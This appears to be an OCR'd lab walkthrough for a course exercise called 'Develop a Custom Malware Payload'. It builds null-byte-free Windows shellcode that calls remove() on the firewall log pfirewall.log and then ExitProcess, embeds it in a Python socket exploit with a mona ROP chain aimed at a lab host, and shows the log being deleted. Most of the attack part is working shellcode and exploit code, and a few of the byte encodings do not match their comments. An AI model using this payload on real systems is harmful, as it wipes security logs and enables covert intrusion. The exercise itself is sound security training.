
Disregard the leading FFFF FFFF and start with EF56

The new code is: EF56 5E5B


- To remove the null byte in the sting :
  - We have 00676f6c – 11111111 = ef565e5b
  -
  - MOV EAX, 0xEF565E5B
  - ADD EAX, 0x11111111
  - PUSH EAX
    - *(EAX is arbitrary…it can be EBX, ECX, EDX…in this instance EAX was chosen)*
    - *By using this you circumvent the null byte and still have the same value.*


5 Using Mona for Opcodes

!mona assemble -s “????????????“




Hit enter and go to the log tab at the top - l






Xor eax, eax = \x33\xc0




MOV EAX, 0xEF565E5B	\xc7\xc3\x5b\x5e\x56\xef
ADD EAX, 0x11111111	\x81\xc3\x11\x11\x11\x11
PUSH EAX	\x53
MOV ECX, ESP	\x8b\xcc
PUSH EAX	\x50
PUSH EBX	\x53
PUSH ECX	\x51

6 Identify Function Addresses


In immunity in upper left quadrant…
Right click
Select Search For
Select Name in all modules




Results in



There is no search box, but if you simple begin typing it will automatically offer name…
You can see in the top as you type what you're looking for as you type…




In this case REMOVE



The remove function memory address is: 75EC73F0

For EXIT PROCESS



The EXIT PROCESS function memory address is: 74E6B3C0

7 Sudo String Code in Notes

```
#Task 8 Develop a Custom Malware Payload

#Remove Null Bytes

"\x33\xc0"                  //XOR EAX,EAX
"\xc7\xc3\x5b\x5e\x56\xef"  //MOV EAX, 0xef565e5b
"\x81\xc3\x11\x11\x11\x11"  //ADD EBX, 0x11111111
"\x53"                      //PUSH EBX

# PUSH MY PFIREWALL.LOG FILE ONTO THE STACK

"\x68\x61\x6c\x6c\x2e"      //PUSH 0x2e6c6c61 = .lla
"\x68\x69\x72\x65\x77"      //PUSH 0x77657269 = weri
"\x68\x6c\x5c\x70\x66"      //PUSH 0x66705c6c = fp\l
"\x68\x65\x77\x61\x6c"      //PUSH 0x6c617765 = lawe
"\x68\x5c\x46\x69\x72"      //PUSH 0x7269465c = riF\
"\x68\x69\x6c\x65\x73"      //PUSH 0x73656c69 = seli
"\x68\x4c\x6f\x67\x46"      //PUSH 0x46676f4c = FgoL
"\x68\x6d\x33\x32\x5c"      //PUSH 0x5c32336d = \23m
"\x68\x79\x73\x74\x65"      //PUSH 0x65747379 = etsy
"\x68\x77\x73\x5c\x53"      //PUSH 0x535c7377 = S\sw
"\x68\x69\x6e\x64\x6f"      //PUSH 0x6f646e69 = odni
"\x68\x43\x3a\x5c\x57"      //PUSH 0x575c3a43 = W\:C
"\x8b\xdc"                  //mov ebx, esp


#SET STACK Parameters
"\x53"                      //push ebx


#CALL A FUNCTION TO REMOVE THE FILE
"\x53"                      //Push EBX
"\xc7\xc6\xf0\x73\x3c\x75"  //MOV ESI, 0x753C73F0 remove()
"\xff\xd6"                  //call, esi remove() or 75EC73F0


#EXIT CLEANLY FROM MY SHELLCODE
"\x33\xc0"                  //xor eax,eax => eax is now 00000000
"\x50"                      //push eax
"\xc7\xc0\xC0\xb3\xe6\x74"  //mov eax,0x74E6B3C0


"\xff\xd0"                  //call eax = launch ExitProcess(0)
```

```
"\x33\xc0"
"\xc7\xc3\x5b\x5e\x56\xef"
"\x81\xc3\x11\x11\x11\x11"
"\x53"
"\x68\x61\x6c\x6c\x2e"
"\x68\x69\x72\x65\x77"
"\x68\x6c\x5c\x70\x66"
"\x68\x65\x77\x61\x6c"
"\x68\x5c\x46\x69\x72"
"\x68\x69\x6c\x65\x73"
"\x68\x4c\x6f\x67\x46"
"\x68\x6d\x33\x32\x5c"
"\x68\x79\x73\x74\x65"
"\x68\x77\x73\x5c\x53"
"\x68\x69\x6e\x64\x6f"
"\x68\x43\x3a\x5c\x57"
"\x8b\xdc"
"\x53"
"\x53"
"\xc7\xc6\xf0\x73\x3c\x75"
"\xff\xd6"
"\x33\xc0"
"\x50"
"\xc7\xc0\xC0\xb3\xe6\x74"
"\xff\xd0"
```

Copy code and paste into the shellcode section of the exploit


phantom3472@ip-10-0-99-30: ~

```
  GNU nano 2.5.3                                File: 8b

#!/usr/bin/python
import socket, struct, sys
server = '10.0.2.163'
sport = 1234

shellcode =(
"\x33\xc0" +
"\xc7\xc3\x5b\x5e\x56\xef" +
"\x81\xc3\x11\x11\x11\x11" +
"\x53" +
"\x68\x61\x6c\x6c\x2e" +
"\x68\x69\x72\x65\x77" +
"\x68\x6c\x5c\x70\x66" +
"\x68\x65\x77\x61\x6c" +
"\x68\x5c\x46\x69\x72" +
"\x68\x69\x6c\x65\x73" +
"\x68\x4c\x6f\x67\x46" +
"\x68\x6d\x33\x32\x5c" +
"\x68\x79\x73\x74\x65" +
"\x68\x77\x73\x5c\x53" +
"\x68\x69\x6e\x64\x6f" +
"\x68\x43\x3a\x5c\x57" +
"\x8b\xdc" +
"\x53" +
"\x53" +
"\xc7\xc6\xf0\x73\x3c\x75" +
"\xff\xd6" +
"\x33\xc0" +
"\x50" +
"\xc7\xc0\xc0\xb3\xe6\x74" +
"\xff\xd0")

def create_rop_chain():

  # rop chain generated with mona.py - www.cors
```


8 Run Exploit


Confirm everything is linked and the file is in the folder


- Confirm and or put pfirewall.log into folder
- Open note pad as administrator




Save as












Open Immunity as Administrator and Run the program…






Run the exploit…in this case 8b



./8b

```
Sending attack to GETD . with length  3000
phantom3472@ip-10-0-99-30:~$ nano 8b
phantom3472@ip-10-0-99-30:~$ ./8b
```

File is removed from folder